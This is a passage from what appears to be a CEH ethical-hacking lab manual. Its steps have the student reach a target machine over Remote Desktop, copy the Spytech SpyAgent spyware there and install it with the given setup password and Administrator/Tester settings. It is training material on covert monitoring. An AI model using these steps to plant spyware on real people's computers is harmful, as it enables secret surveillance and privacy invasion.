


Note: You cannot access the target machine remotely if it is off. This is possible only when the machine is turned on.

6. A **Remote Desktop connection** is successfully established.



7. Close the **Server Manager** window and minimize **Remote Desktop Connection**.
8. Navigate to **Z:\CEHv12 Module 06 System Hacking\Spyware\General Spyware** and copy the **Spytech SpyAgent** folder.




9. Switch to the **Remote Desktop Connection** window and paste the **Spytech SpyAgent** folder on target system's **Desktop**, as shown in the screenshot.


10. Open the **Spytech SpyAgent** folder and double-click the **Setup** (**password=spytech**) application.

    Note: If a **User Account Control** pop-up appears, click **Yes**.


11. The **Spytech SpyAgent Setup** window appears; click **Next**. Follow the installation wizard and install **Spytech SpyAgent** using the default settings.




12. In the **Select SpyAgent Installation Type** window, ensure that the **Administrator/Tester** radio button is selected; click **Next**.



